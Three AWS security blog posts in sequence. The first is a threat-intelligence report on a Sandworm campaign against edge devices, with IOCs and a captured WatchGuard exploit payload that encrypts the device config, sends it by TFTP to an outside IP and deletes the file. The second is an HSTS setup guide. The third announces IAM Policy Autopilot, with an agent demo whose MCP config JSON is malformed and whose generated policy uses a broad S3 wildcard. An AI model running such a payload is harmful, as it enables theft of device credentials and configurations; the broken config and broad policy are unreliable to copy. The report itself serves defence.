Going into 2026, organizations must prioritize securing their network edge devices and monitoring for credential replay attacks to defend against this persistent threat. Based on infrastructure overlaps with known Sandworm (also known as APT44 and Seashell Blizzard) operations observed in Amazon’s telemetry and consistent targeting patterns, we assess with high confidence this activity cluster is associated with Russia’s Main Intelligence Directorate (GRU). The campaign demonstrates sustained focus on Western critical infrastructure, particularly the energy sector, with operations spanning 2021 through the present day.

Technical details

Campaign scope and targeting: Amazon Threat Intelligence observed sustained targeting of global infrastructure between 2021-2025, with particular focus on the energy sector. The campaign demonstrates a clear evolution in tactics.

Timeline:

  • 2021-2022: WatchGuard exploitation (CVE-2022-26318) detected by Amazon MadPot; misconfigured device targeting observed
  • 2022-2023: Confluence vulnerability exploitation (CVE-2021-26084, CVE-2023-22518); continued misconfigured device targeting
  • 2024: Veeam exploitation (CVE-2023-27532); continued misconfigured device targeting
  • 2025: Sustained targeting of misconfigured customer network edge device targeting; decline in N-day/zero-day exploitation activity

Primary targets:

  • Energy sector organizations across Western nations
  • Critical infrastructure providers in North America and Europe
  • Organizations with cloud-hosted network infrastructure

Commonly targeted resources:

  • Enterprise routers and routing infrastructure
  • VPN concentrators and remote access gateways
  • Network management appliances
  • Collaboration and wiki platforms
  • Cloud-based project management systems

Targeting the “low-hanging fruit” of likely misconfigured customer devices with exposed management interfaces achieves the same strategic objectives, which is persistent access to critical infrastructure networks and credential harvesting for accessing victim organizations’ online services. The threat actor’s shift in operational tempo represents a concerning evolution: while customer misconfiguration targeting has been ongoing since at least 2022, the actor maintained sustained focus on this activity in 2025 while reducing investment in zero-day and N-day exploitation. The actor accomplishes this while significantly reducing the risk of exposing their operations through more detectable vulnerability exploitation activity.

Credential harvesting operations

While we did not directly observe the victim organization credential extraction mechanism, multiple indicators point to packet capture and traffic analysis as the primary collection method:

  1. Temporal analysis: Time gap between device compromise and authentication attempts against victim services suggests passive collection rather than active credential theft
  2. Credential type: Use of victim organization credentials (not device credentials) for accessing online services indicates interception of user authentication traffic
  3. Known tradecraft: Sandworm operations consistently involve network traffic interception capabilities
  4. Strategic positioning: Targeting of customer network edge devices specifically positions the actor to intercept credentials in transit

Infrastructure targeting

Compromise of infrastructure hosted on AWS: Amazon’s telemetry reveals coordinated operations against customer network edge devices hosted on AWS. This was not due to a weakness in AWS; these appear to be customer misconfigured devices. Network connection analysis shows actor-controlled IP addresses establishing persistent connections to compromised EC2 instances operating customers’ network appliance software. Analysis revealed persistent connections consistent with interactive access and data retrieval across multiple affected instances.

Credential replay operations: Beyond direct victim infrastructure compromise, we observed systematic credential replay attacks against victim organizations’ online services. In observed instances, the actor compromised customer network edge devices hosted on AWS, then subsequently attempted authentication using credentials associated with the victim organization’s domain against their online services. While these specific attempts were unsuccessful, the pattern of device compromise followed by authentication attempts using victim credentials supports our assessment that the actor harvests credentials from compromised customer network infrastructure for replay against target organizations’ online services. Actor infrastructure accessed victims’ authentication endpoints for multiple organizations across critical sectors through 2025, including:

  • Energy sector: Electric utility organizations, energy providers, and managed security service providers specializing in energy sector clients
  • Technology/cloud services: Collaboration platforms, source code repositories
  • Telecommunications: Telecom providers across multiple regions

Geographic distribution: The targeting demonstrates global reach:

  • North America
  • Europe (Western and Eastern)
  • Middle East
  • The targeting demonstrates sustained focus on the energy sector supply chain, including both direct operators and third-party service providers with access to critical infrastructure networks.

    Campaign flow:

  1. Compromise customer network edge device hosted on AWS.
  2. Leverage native packet capture capability.
  3. Harvest credentials from intercepted traffic.
  4. Replay credentials against victim organizations’ online services and infrastructure.
  5. Establish persistent access for lateral movement.

Infrastructure overlap with “Curly COMrades”

Amazon Threat Intelligence identified threat actor infrastructure overlap with group Bitdefender tracks as “Curly COMrades.” We assess these may represent complementary operations within a broader GRU campaign:

  • Bitdefender’s reporting: Post-compromise host-based tradecraft (Hyper-V abuse for EDR evasion, custom implants CurlyShell/CurlCat)
  • Amazon’s telemetry: Initial access vectors and cloud pivot methodology

This potential operational division, where one cluster focuses on network access and initial compromise while another handles host-based persistence and evasion, aligns with GRU operational patterns of specialized subclusters supporting broader campaign objectives.

Amazon’s response and disruption

Amazon remains committed to helping protect customers and the broader internet ecosystem by actively investigating and disrupting sophisticated threat actors.

Immediate response actions:

  • Identified and notified affected customers of compromised network appliance resources
  • Enabled immediate remediation of compromised EC2 instances
  • Shared intelligence with industry partners and affected vendors
  • Reported observations to network appliance vendors to help support security investigations

Disruption impact: Through coordinated efforts, since our discovery of this activity, we have disrupted active threat actor operations and reduced the attack surface available to this threat activity subcluster. We will continue working with the security community to share intelligence and collectively defend against state-sponsored threats targeting critical infrastructure.

Defending your organization

Immediate priority actions for 2026

Organizations should proactively monitor for evidence of this activity pattern:

1. Network edge device audit

  • Audit all network edge devices for unexpected packet capture files or utilities.
  • Review device configurations for exposed management interfaces.
  • Implement network segmentation to isolate management interfaces.
  • Enforce strong authentication (eliminate default credentials, implement MFA).

2. Credential replay detection

  • Review authentication logs for credential reuse between network device management interfaces and online services.
  • Monitor for authentication attempts from unexpected geographic locations.
  • Implement anomaly detection for authentication patterns across your organization’s online services.
  • Review extended time windows following any suspected device compromise for delayed credential replay attempts.

3. Access monitoring

  • Monitor for interactive sessions to router/appliance administration portals from unexpected source IPs.
  • Examine whether network device management interfaces are inadvertently exposed to the internet.
  • Audit for plain text protocol usage (Telnet, HTTP, unencrypted SNMP) that could expose credentials.

4. IOC review
Energy sector organizations and critical infrastructure operators should prioritize reviewing access logs for authentication attempts from the IOCs listed below.

AWS-specific recommendations

For AWS environments, implement these protective measures:

Identity and access management:

  • Manage access to AWS resources and APIs using identity federation with an identity provider and IAM roles whenever possible.
  • For more information, see Creating IAM policies in the IAM User Guide.

Network security:

  • Implement the least permissive rules for your security groups.
  • Isolate management interfaces in private subnets with bastion host access.
  • Enable VPC Flow Logs for network traffic analysis.

Vulnerability management:

  • Use Amazon Inspector to automatically discover and scan Amazon EC2 instances for software vulnerabilities and unintended network exposure.
  • For more information, see the Amazon Inspector User Guide.
  • Regularly patch, update, and secure the operating system and applications on your instances.

Detection and monitoring:

  • Enable AWS CloudTrail for API activity monitoring.
  • Configure Amazon GuardDuty for threat detection.
  • Review authentication logs for credential replay patterns.

Indicators of Compromise (IOCs)

IOC Value IOC Type First Seen Last Seen Annotation
91.99.25[.]54 IPv4 2025-07-02 Present Compromised legitimate server used to proxy threat actor traffic
185.66.141[.]145 IPv4 2025-01-10 2025-08-22 Compromised legitimate server used to proxy threat actor traffic
51.91.101[.]177 IPv4 2024-02-01 2024-08-28 Compromised legitimate server used to proxy threat actor traffic
212.47.226[.]64 IPv4 2024-10-10 2024-11-06 Compromised legitimate server used to proxy threat actor traffic
213.152.3[.]110 IPv4 2023-05-31 2024-09-23 Compromised legitimate server used to proxy threat actor traffic
145.239.195[.]220 IPv4 2021-08-12 2023-05-29 Compromised legitimate server used to proxy threat actor traffic
103.11.190[.]99 IPv4 2021-10-21 2023-04-02 Compromised legitimate staging server used to exfiltrate WatchGuard configuration files
217.153.191[.]190 IPv4 2023-06-10 2025-12-08 Long-term infrastructure used for reconnaissance and targeting

Note: All identified IPs are compromised legitimate servers that may serve multiple purposes for the actor or continue legitimate operations. Organizations should investigate context around any matches rather than automatically blocking. We observed these IPs specifically accessing router management interfaces and attempting authentication to online services during the timeframes listed.

Technical appendix: CVE-2022-26318 Exploit payload

The following payload was captured by Amazon MadPot during the 2022 WatchGuard exploitation campaign:

from cryptography.fernet import Fernet
import subprocess
import os

key = ‘uVrZfUGeecCBHhFmn1Zu6ctIQTwkFiW4LGCmVcd6Yrk='

with open('/etc/wg/config.xml’, ‘rb’) as config_file:
buf = config_file.read()

fernet = Fernet(key)
enc_buf = fernet.encrypt(buf)

with open('/tmp/enc_config.xml’, ‘wb’) as encrypted_config:
encrypted_config.write(enc_buf)

subprocess.check_output([‘tftp’, '-p’, '-l’, '/tmp/enc_config.xml’, '-r’,
'[REDACTED].bin’, ‘103.11.190[.]99'])
os.remove('/tmp/enc_config.xml’)

This payload demonstrates the actor’s methodology: encrypt stolen configuration data, exfiltrate via TFTP to compromised staging infrastructure, and remove forensic evidence.


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

CJ Moses

CJ Moses

CJ Moses is the CISO of Amazon Integrated Security. In his role, CJ leads security engineering and operations across Amazon. His mission is to enable Amazon businesses by making the benefits of security the path of least resistance. CJ joined Amazon in December 2007, holding various roles including Consumer CISO, and most recently AWS CISO, before becoming CISO of Amazon Integrated Security September of 2023.

Prior to joining Amazon, CJ led the technical analysis of computer and network intrusion efforts at the Federal Bureau of Investigation’s Cyber Division. CJ also served as a Special Agent with the Air Force Office of Special Investigations (AFOSI). CJ led several computer intrusion investigations seen as foundational to the security industry today.

CJ holds degrees in Computer Science and Criminal Justice, and is an active SRO GT America GT2 race car driver.

  •  

Implementing HTTP Strict Transport Security (HSTS) across AWS services

Modern web applications built on Amazon Web Services (AWS) often span multiple services to deliver scalable, performant solutions. However, customers encounter challenges when implementing a cohesive HTTP Strict Transport Security (HSTS) strategy across these distributed architectures.

Customers face fragmented security implementation challenges because different AWS services require distinct approaches to HSTS configuration, leading to inconsistent security postures.Applications using Amazon API Gateway for APIs, Amazon CloudFront for content delivery, and Application load balancers for web traffic lack unified HSTS policies, leading to complex multi-service environments. Security scanners flag missing HSTS headers, but remediation guidance is scattered across service-specific documentation, causing security compliance gaps.

HSTS is a web security policy mechanism that protects websites against protocol downgrade attacks and cookie hijacking. When properly implemented, HSTS instructs browsers to interact with applications exclusively through HTTPS connections, providing critical protection against man-in-the-middle issues.

This post provides a comprehensive approach to implementing HSTS across key AWS services that form the foundation of modern cloud applications:

  1. Amazon API Gateway: Secure REST and HTTP APIs with centralized header management
  2. Application Load Balancer: Infrastructure-level HSTS enforcement for web applications
  3. Amazon CloudFront: Edge-based security header delivery for global content

By following the implementation steps in this post, you can establish a unified HSTS strategy that aligns with AWS Well-Architected Framework security principles while maintaining optimal application performance.

Understanding HSTS security and its benefits

HTTP Strict Transport Security is a web security policy mechanism that helps protect websites against protocol downgrade attacks and cookie hijacking. When a web server declares HSTS policy through the Strict-Transport-Security header, compliant browsers automatically convert HTTP requests to HTTPS for the specified domain. This enforcement occurs at the browser level, providing protection even before the initial request reaches your infrastructure.

HSTS enforcement applies specifically to web browser clients. Most programmatic clients (such as SDKs, command line tools, or application-to-application communication) don’t enforce HSTS policies. For comprehensive security, configure your applications and infrastructure to only use HTTPS connections regardless of client type rather than relying solely on HSTS for protocol enforcement.

HTTP to HTTPS redirection enforcement on the server ensures future requests reach your applications over encrypted connections. However, it leaves a security gap during the initial browser request. Understanding this gap helps explain why client-side HSTS serves as an essential security layer in modern web applications.

For example, when users access web applications, the typical flow with redirects configured is as follows:

  1. User enters example.com in their browser.
  2. Browser sends an HTTP request to http://example.com.
  3. Server responds with HTTP 301/302 redirect to https://example.com.
  4. Browser follows redirection and establishes HTTPS connection

The initial HTTP request in step 2 creates an opportunity for protocol downgrade issues. An unauthorized party positioned between the user and your infrastructure can intercept this request and respond with content that appears legitimate while maintaining an insecure connection. This technique, known as SSL stripping, can occur even when your server-side AWS infrastructure is properly configured with HTTPS redirects.

HSTS addresses this security gap by moving security enforcement to the browser level. After a browser receives an HSTS policy, it automatically converts HTTP requests to HTTPS before sending them over the network:

  1. User enters example.com in browser.
  2. Browser automatically converts to HTTPS due to stored HSTS policy.
  3. Browser sends HTTPS request directly to https://example.com.
  4. No initial HTTP request removes the opportunity for interception.

This browser-level enforcement provides protection that complements your AWS infrastructure security configurations, creating defense in depth against protocol downgrade issues.

Although current browsers warn about insecure connections, HSTS provides programmatic enforcement. This prevents unauthorized parties from exploiting the security gap because they can’t forge valid HTTPS certificates for protected domains.

The security benefits of HSTS extend beyond simple protocol enforcement. HSTS helps prevent protocol downgrade issues after HSTS policy is established in the browser. It mitigates against man-in-the-middle issues, preventing unauthorized parties from intercepting communications. It also helps prevent unauthorized session access to protect against credential theft and unintended session access.
HSTS requires HTTPS connections and removes the option to bypass certificate warnings.

This post focuses exclusively on implementing the HTTP Strict-Transport-Security header. Although the examples include additional security headers for completeness, detailed configuration of those headers is beyond the scope of this post.

Key use cases for HSTS implementation

HSTS protects scenarios that HTTP redirects miss. For example, when legacy systems serve mixed content, or when SSO flows redirect users between providers, HSTS keeps connections encrypted throughout.

Applications serving both modern HTTPS content and legacy HTTP resources face protocol downgrade risks. When users access example.com/app that loads resources from legacy.example.com, HSTS prevents browsers from making initial HTTP requests to any subdomain, eliminating the vulnerability window during resource loading.

SSO implementations redirecting users between identity providers and applications create multiple HTTP request opportunities. Due to HSTS, authentication tokens and session data remain encrypted throughout the entire SSO flow, preventing credential interception during provider redirects.

Microservices architectures using API Gateway often involve service-to-service communication and client redirects. HSTS protects API endpoints from protocol downgrade during initial client connections, which means that API keys and authentication headers are not transmitted over HTTP.

Applications using CloudFront with multiple origin servers face security challenges when origins change or fail over. HSTS prevents browsers from falling back to HTTP when accessing cached content or during origin failover scenarios, maintaining encryption even during infrastructure changes.

From an AWS Well-Architected perspective, implementing HSTS demonstrates adherence to the defense in depth principle by adding an additional layer of security at the application protocol level. This approach complements other AWS security services and features, creating a comprehensive security posture that helps to protect data both in transit and at rest.

Implementing HSTS with Amazon API Gateway

Amazon API Gateway lacks built-in features to enable HSTS for the API resources. There are several different ways to configure HSTS headers in HTTP APIs and REST APIs.
For HTTP APIs, you can configure response parameter mapping to set HSTS headers when it’s invoked using a default endpoint or custom domain.

To configure response parameter mapping:

  1. Navigate to your desired HTTP API’s route configuration in the AWS API Gateway console
  2. Access the route’s integration settings under Manage integrations tab.
Figure 1: Integration settings of the HTTP Api

Figure 1: Integration settings of the HTTP Api

  1. To configure parameter mapping, under Response key, enter 200.
  2. Under Modification type, select Append in the dropdown menu.
  3. Under “Parameter to modify”, enter header.Strict-Transport-Security
  4. Under Value, enter max-age=31536000; includeSubDomains; preload.
Figure 2: Parameter Mapping for the HTTP Api integration

Figure 2: Parameter Mapping for the HTTP Api integration

REST APIs in Amazon API Gateway offer more granular control over HSTS implementation through both proxy and non-proxy integration patterns.

For proxy integrations, the backend service assumes responsibility for HSTS header generation. For example, an AWS Lambda proxy integration must return the HSTS headers in its response as shown in the following code example:

import json 
def lambda_handler(event, context):     
	return {         
        'statusCode': 200,         
        'headers': {             
            'Strict-Transport-Security': 'max-age=31536000; includeSubDomains; preload'         
        },         
        'body': json.dumps('Secure response with HSTS headers')     
    }

For non-proxy integrations, the HSTS headers must be returned by the Rest API by implementing one of two methods, either mapping templates or method response.

In the mapping templates method, the mapping template is used to configure the HSTS headers. The Velocity Template Language (VTL) for the mapping template is used for dynamic header generation. To implement this method:

  1. Navigate to the desired REST API and click on the method for the desired resource.
  2. Under the ‘Integration response’ tab, use the following mapping template to set the response headers:
$input.json("$") 
#set($newValue = "$input.params().header.get('Host')") 
#set($context.responseOverride.header.Strict-Transport-Security 
= "max-age=31536000; includeSubDomains; preload")

Figure 3: Adding mapping template to integration response of the Rest Api

Figure 3: Adding mapping template to integration response of the Rest Api

The ‘Method response’ tab provides declarative configuration through explicit header mapping in the configuration. To implement this method:

  1. Navigate to your desired REST API and select the method for the desired resource.
  2. Choose Method response and under Header name, add the HSTS header strict-transport-security.
Figure 4: Method response of the Rest Api

Figure 4: Method response of the Rest Api

3. Choose Integration response and under Header mappings, enter the HSTS header strict-transport-security. Add the Mapping value for the header as max-age=31536000; includeSubDomains; preload.

Figure 5: Integration response of the Rest Api

Figure 5: Integration response of the Rest Api

To test and validate, use the following command:

Verify HSTS implementation for both HTTP API and REST API using curl with response headers logged:

curl -i https://your-api-gateway-url.execute-
api.region.amazonaws.com/stage/resource

The expected response should include:

HTTP/2 200 

date: Tue, 20 Sep 2025 16:34:35 GMT 
content-type: application/json 
content-length: 3 
x-amzn-requestid: 76543210-9aaa-4bbb-accc-987654321012
strict-transport-security: max-age=31536000; includeSubDomains; preload 
x-amz-apigw-id: ABCDEFGHIJKLMNO

Implementing HSTS with AWS Application Load Balancers

Application Load Balancers now provide built-in support for HTTP response header modification, including HSTS headers. This lets you enforce consistent security policies across all your services from a single point, reducing development effort and ensuring uniform protection regardless of which backend technologies you’re using.

Prerequisites and infrastructure requirements

Before implementing HSTS with load balancers, ensure your infrastructure meets these requirements:

  • Functional HTTPS listener – The ALB listener must be configured with HTTPS correctly.
  • Valid certificates – The ALB listener must have proper TLS certificate chain in AWS Certificate Manager and validation.
  • Application Load Balancer – The header modification feature for the ALB must be enabled for the listener since it is turned off by default.

Configuration

Application Load Balancers support direct HSTS header injection through the response header modification feature. This approach provides centralized security policy enforcement without requiring individual application configuration.

To enable HTTP header modification for your Application Load Balancer:

  1. Open the Amazon Elastic Compute Cloud (Amazon EC2) console and navigate to Load Balancers.
  2. Select your Application Load Balancer.
  3. On the Listeners and rules tab, select the HTTPS listener.
  4. On the Attributes tab, choose Edit.
    Figure 6: ALB HTTPS listener Attributes configuration

    Figure 6: ALB HTTPS listener Attributes configuration

  5. Expand the Add response headers section.
  6. Select Add HTTP Strict Transport Security (HSTS) header.
  7. To configure the header value, enter max-age=31536000; includeSubDomains; preload.
  8. Choose Save changes.
Figure 7: Add response headers in attributes configuration of the ALB HTTPS listener

Figure 7: Add response headers in attributes configuration of the ALB HTTPS listener

Header modification behavior

When ALB header modification is enabled:

  • Header addition – If the backend response doesn’t include the specified header, ALB adds it with the configured value
  • Header override – If the backend response includes the header, ALB replaces the existing value with the configured value
  • Centralized control – Responses from the load balancer include the configured security headers, ensuring consistent policy enforcement

To test and validate, use the following command:
curl -I https://my-loadbalancer-1234567890.us-west-2.elb.amazonaws.com

The following code example shows the expected response headers:

HTTP/2 200
date: Tue, 23 Sep 2025 16:34:35 GMT
strict-transport-security: max-age=31536000; includeSubDomains; preload

Header value constraints:

  • Maximum header value size – 1 KB
  • Supported characters – Alphanumeric (a-z, A-Z, 0-9) and special characters (_ :;.,/’?!(){}[]@<>=-+*#&`|~^%)
  • Empty values revert to default behavior (no header modification)

When implementing header modifications, there are several operational considerations to keep in mind. Header modification must be explicitly enabled on each listener where you want the functionality to work. Once enabled, any changes you configure will apply to all responses that come from the load balancer, affecting every request processed through that listener. Application Load Balancer performs basic input validation on the headers you configure, but it has limited capability for header-specific validation, so you should ensure your header configurations follow proper formatting and standards.

This built-in Application Load Balancer capability significantly simplifies HSTS implementation by eliminating the need for backend application modifications while providing centralized security policy enforcement across your entire application infrastructure.

Implementing HSTS with Amazon CloudFront

Amazon CloudFront provides built-in support for HTTP security headers, including HSTS, through response headers policies. This feature enables centralized security header management at the CDN edge, providing consistent policy enforcement across cached and non-cached content.

Response headers policy configuration

You can use the CloudFront response headers policy feature to configure security headers that are automatically added to responses served by your distribution. You can use managed response headers policies that include predefined values for the most common HTTP security headers. Or, you can create a custom response header policy with custom security headers and values that you can add to the required CloudFront behavior.

To configure security headers:

  1. On the CloudFront console, navigate to Policies and then Response headers.
  2. Choose Create response headers policy.
  3. Configure policy settings:
    • NameHSTS-Security-Policy
    • Description – HSTS and security headers for web applications
  4. Under Security headers, configure:
    • Strict Transport Security – Select
    • Max age – 31,536,000 seconds (1 year)
    • Preload – Select (optional)
    • IncludeSubDomains – Select (optional)
  5. Add additional security headers:

    • X-Content-Type-Options
    • X-Frame-Options – Select Origin as “SAMEORIGIN”
    • Referrer-Policy – Select “strict-origin-when-cross-origin”
    • X-XSS-Protection – Select “Enabled”, Tick “Block”
    • Choose Create.
Figure 8: Configuring response header policy for the Cloudfront distribution

Figure 8: Configuring response header policy for the Cloudfront distribution

To attach the policy to the distribution:

  1. Navigate to your CloudFront distribution.
  2. Select the Behaviors tab.
  3. Edit the default behavior (or create a new one).
  4. Under Response headers policy, select your created policy.
  5. Choose Save changes.
Figure 9: Selecting the response headers policy

Figure 9: Selecting the response headers policy

Header override behavior:
CloudFront response headers policies provide origin override functionality that controls how headers are managed between the origin and CloudFront. When origin override is enabled, CloudFront will replace existing headers that come from the origin server. Conversely, when origin override is disabled, CloudFront will only add the policy-defined headers if those same headers are not already present in the origin response, preserving the original headers from the source.

To test and validate, use the following command:

curl -I https://your-cloudfront-domain.cloudfront.net

The following code example shows the expected response headers:

HTTP/2 200 
date: Tue, 23 Sep 2025 16:34:35 GMT 
strict-transport-security: max-age=31536000; includeSubDomains; preload 
x-content-type-options: nosniff 
x-frame-options: SAMEORIGIN 
referrer-policy: strict-origin-when-cross-origin 
x-xss-protection: 1; mode=block 
x-cache: Hit from cloudfront

Using CloudFront has several advantages. It offers consistent header application across all content types and centralized security policy management. Edge-level enforcement reduces latency, and no origin server modifications are required. AWS edge locations offer global policy distribution.

Security considerations and best practices

Implementing HSTS requires careful consideration of several security implications and operational requirements.

The max-age directive determines how long browsers will enforce HTTPS-only access. The duration guidelines are as follows:

  • 300 seconds (5 minutes) – Safe for experimentation during initial testing phase.
  • 86,400 seconds (1 day) – For short-term commitment such as development environments.
  • 259,2000 seconds (30 days) – For medium-term validation such as staging environments.
  • 31,536,000 seconds (1 year) – For long-term commitment such as production environments.

We recommend that you start with shorter max-age values during initial implementation and gradually increase them as you gain confidence in your HTTPS infrastructure stability.

The includeSubDomains directive extends HSTS enforcement to all subdomains. It offers several benefits, including comprehensive protection across the entire domain hierarchy, prevention of subdomain-based attacks, and simplified security policy management.

Requirements for using this directive include:

  • Subdomains should support HTTPS to use this directive effectively.
  • Subdomains should have valid SSL certificates.
  • You must maintain a consistent security policy across domain hierarchy.

Consider implementing HSTS preloading for maximum security coverage:

Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

Preloading benefits include protection for first-time visitors, browser-level enforcement before network requests, and maximizing security coverage.

The following are some preloading considerations:

  • It requires submission to browser preload lists.
  • It’s difficult to reverse because removal takes months.
  • It requires long-term commitment to HTTPS infrastructure.

For more information, see:

Conclusion

Implementing HSTS across AWS services provides a robust foundation for securing web applications against protocol downgrade attacks and enabling encrypted communications. By using the built-in capabilities of API Gateway, CloudFront, and Application Load Balancers, organizations can create comprehensive security policies that align with AWS Well-Architected Framework principles.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Abhishek Avinash Agawane Abhishek Avinash Agawane
Abhishek is a Security Consultant at Amazon Web Services with more than 8 years of industry experience. He helps organizations architect resilient, secure, and efficient cloud environments, guiding them through complex challenges and large-scale infrastructure transformations. He has helped numerous organizations enhance their cloud operations through targeted optimizations, robust architectures, and best-practice implementations.
  •  

IAM Policy Autopilot: An open-source tool that brings IAM policy expertise to builders and AI coding assistants

Today, we’re excited to announce IAM Policy Autopilot, an open-source static analysis tool that helps your AI coding assistants quickly create baseline AWS Identity and Access Management (IAM) policies that you can review and refine as your application evolves. IAM Policy Autopilot is available as a command-line tool and Model Context Protocol (MCP) server, and it analyzes application code locally to create identity-based policies to control access for application roles. By adopting IAM Policy Autopilot, builders focus on writing application code, accelerating development on Amazon Web Service (AWS) and saving time spent on writing IAM policies and troubleshooting access issues.

Builders developing on AWS want to accelerate development and deliver value faster to their businesses, and they are increasingly using AI coding assistants like Kiro, Claude Code, Cursor, and Cline to do so. There are three aspects related to IAM permissions where builders can use some help. First, builders might want to focus on developing applications instead of spending time understanding permissions, writing IAM policies, or troubleshooting permission-related errors. Second, AI coding assistants, while excelling at generating application code, struggle with the nuances of IAM and need tools to help them produce reliable policies that capture complex cross-service permission requirements. Third, both builders and their AI assistants need to stay current with the latest IAM requirements and integration approaches without going through AWS documentation manually, ideally through a single tool that stays up-to-date with IAM expertise.

IAM Policy Autopilot addresses these challenges in three ways. First, it performs deterministic code analysis of your application, generating the necessary identity-based IAM policies based on actual AWS SDK calls in your codebase. This speeds up the initial policy creation process and reduces troubleshooting time. Second, IAM Policy Autopilot provides AI coding assistants with accurate, reliable IAM configurations through the MCP, preventing AI hallucinations that often lead to policy errors and verifying that generated policies are syntactically correct and valid. Third, IAM Policy Autopilot stays current with the expanding AWS service catalog by regularly updating its expertise with new services, permissions, and integration patterns, so both builders and their AI assistants have access to current IAM requirements without manual research.

This post demonstrates IAM Policy Autopilot in action, showing how it analyzes your code to generate IAM identity-based policies during development. You’ll see how IAM Policy Autopilot seamlessly integrates with AI coding assistants to create the necessary baseline policies during deployment, and how builders can also use IAM Policy Autopilot directly through its command line interface (CLI) tool. We’ll also provide guidance on best practices and considerations for incorporating IAM Policy Autopilot into your development workflow. You can set up IAM Policy Autopilot by visiting the GitHub repository.

How IAM Policy Autopilot works

IAM Policy Autopilot analyzes application code and generates identity-based IAM policies based on AWS SDK calls in your application. During testing, if permissions are still missing, IAM Policy Autopilot detects these errors and adds the necessary policies to get you unblocked. IAM Policy Autopilot supports applications that are written in three languages: Python, Go, and Typescript.

Policy creation

The core capability of IAM Policy Autopilot is deterministic code analysis that generates IAM identity-based policies with consistent, reliable results. On top of SDK-to-IAM mappings, IAM Policy Autopilot understands complex dependency relationships across AWS services. To call s3.putObject(), IAM Policy Autopilot generates not only the Amazon Simple Storage Service (Amazon S3) permission (s3:PutObject) but also includes AWS Key Management Server (AWS KMS) permission (kms:GenerateDataKey) that might be required for encryption scenarios. IAM Policy Autopilot understands cross-service dependencies and common usage patterns, and intentionally adds these permissions related to the PutObject API in this initial pass, so that your application can function correctly regardless of encryption configuration from the first deployment.

Access denied troubleshooting

After permissions are created, if you still encounter Access Denied errors during testing, IAM Policy Autopilot detects these errors and provides instant troubleshooting. When enabled, the AI coding assistant invokes IAM Policy Autopilot to analyze the denial and propose targeted IAM policy fixes. After you review and approve the analysis and suggested changes, IAM Policy Autopilot updates the permissions.

MCP and CLI support

IAM Policy Autopilot operates in two modes to fit different development workflows. As an MCP server, it integrates with MCP-compatible coding assistants, including Kiro, Amazon Q Developer, Cursor, Cline, and Claude Code. You can also use IAM Policy Autopilot as a standalone CLI tool to generate policies directly or fix missing permissions. Both approaches provide the same policy creation and troubleshooting capabilities, so you can choose the integration that best fits your workflow.

Demonstrating IAM Policy Autopilot capabilities

This walkthrough demonstrates the MCP server capabilities of IAM Policy Autopilot through a practical example: creating a file upload application that stores documents in Amazon S3 with server-side encryption using a customer-managed KMS key. This demonstration uses Cline, though IAM Policy Autopilot works with MCP-compatible coding assistants.

Prerequisites and setup

You can install IAM Policy Autopilot using uv or pip. The simplest method is with uv by running uvx iam-policy-autopilot, and configure the MCP server in your MCP client configuration file as follows. Note that MCP configuration would be different if you install IAM Policy Autopilot using pip.

{
	"mcpServers": {
	  "iam-policy-autopilot": {
		"command": "uvx",
		"args': ["iam-policy-autopilot", "mcp-server"],
		"env": {
		   "AWS_PROFILE": "your-profile-name",
		   "AWS_REGION": "us-east-1"
		}
     	"disabled": false,
		"autoApprove": []
	  }
   }
}

Creating a secure file upload Lambda function

In this section, we walk you through creating an application from scratch. We demonstrate the interaction between the developer, Cline, and IAM Policy Autopilot to showcase how you provide guidance to Cline and how Cline invokes IAM Policy Autopilot behind the scenes to generate IAM policies and deploy your application.

1. The builder describes their requirements
User: I need to create a Lambda function for uploading files to S3. The files should be encrypted using a customer-managed KMS key. Can you help me build this?

2. Cline starts planning the solution
Cline: I’ll help you create a secure file upload Lambda function. Let me break this down:

  1. Create a Lambda function to handle file uploads
  2. Set up S3 integration with customer-managed KMS encryption
  3. Create the necessary IAM permissions
  4. Build the infrastructure using CDK
    Let me start by writing the Lambda function code.

3. Cline writes the AWS Lambda function code
Cline will also prompt for credential inputs required for deployment, such as partition, AWS Region, and AWS account ID.

Cline then creates the uploadHandler.js file:

const { S3Client, PutObjectCommand } = require('@aws-sdk/client-s3');

const s3Client = new S3Client({ region: 'us-west-2' });

exports.handler = async (event) => {
	const { fileName, fileContent } = JSON.parse(event.body);

	const putObjectParams = {
		Bucket: process.env.BUCKET_NAME,
		Key: fileName,
		Body: fileContent,
		ServerSideEncryption: 'aws:kms',
		SSEKMSKeyId: process.env.KMS_KEY_ID
	};

	try {
		await s3Client.send(new PutObjectCommand(putObjectParams));
		return {
			statusCode: 200,
			body: JSON.stringify({ message: 'File uploaded successfully' })
		};
	} catch (error) {
		return {
			statusCode: 500,
			body: JSON.stringify({ error: error.message })
		};
	}
};

4. Cline needs to create IAM policies and will discover IAM Policy Autopilot
Cline: Now I need to create the IAM role with the correct permissions for this Lambda function. Let me check what tools are available to help with IAM policy creation.

Cline discovers the IAM Policy Autopilot MCP server has policy creation capabilities and invokes it:

Request Type: CallToolRequest
	Method: CallToolRequestMethod
	Params:
		Name: "generate_application_policies"
		Arguments:
			account: "123456789012"
			partition: "aws"
			region: "us-west-2"
			source_files: [
				"/Users/user/workspace/uploadHandler.js"
			]
		Extensions: Extensions

5. IAM Policy Autopilot analyzes the code and generates the policy
IAM Policy Autopilot scans the code and identifies PutObjectCommand in the application code, which it recognizes to be an Amazon S3 API call. Based on typical usage patterns of AWS customers, IAM Policy Autopilot also suggests encryption permissions and CloudWatch log permissions.

IAM Policy Autopilot generates an IAM identity policy that includes permissions potentially needed for Amazon S3 PutObject, including AWS KMS permissions that might be required for encryption scenarios:

{
	"Version": "2012-10-17",
	"Statement": [
		{
			"Effect": "Allow",
			"Action": [
				"s3:PutObject"
			],
			"Resource": "arn:aws:s3:::*/*"
		},
		{
			"Effect": "Allow",
			"Action": [
				"kms:Encrypt",
				"kms:GenerateDataKey"
			],
			"Resource": "arn:aws:kms:us-west-2:123456789012:key/*"
		},
		{
			"Effect": "Allow",
			"Action": [
				"logs:CreateLogGroup",
				"logs:CreateLogStream",
				"logs:PutLogEvents"
			],
			"Resource": "arn:aws:logs:us-west-2:123456789012:*"
		}
	]
}

6. Cline creates the complete CloudFormation infrastructure
Cline: Perfect! IAM Policy Autopilot generated comprehensive permissions for your Lambda function including S3 PutObject permissions, KMS permissions for potential encryption scenarios, and CloudWatch Logs permissions for function execution. I’ll now create the complete CloudFormation template.

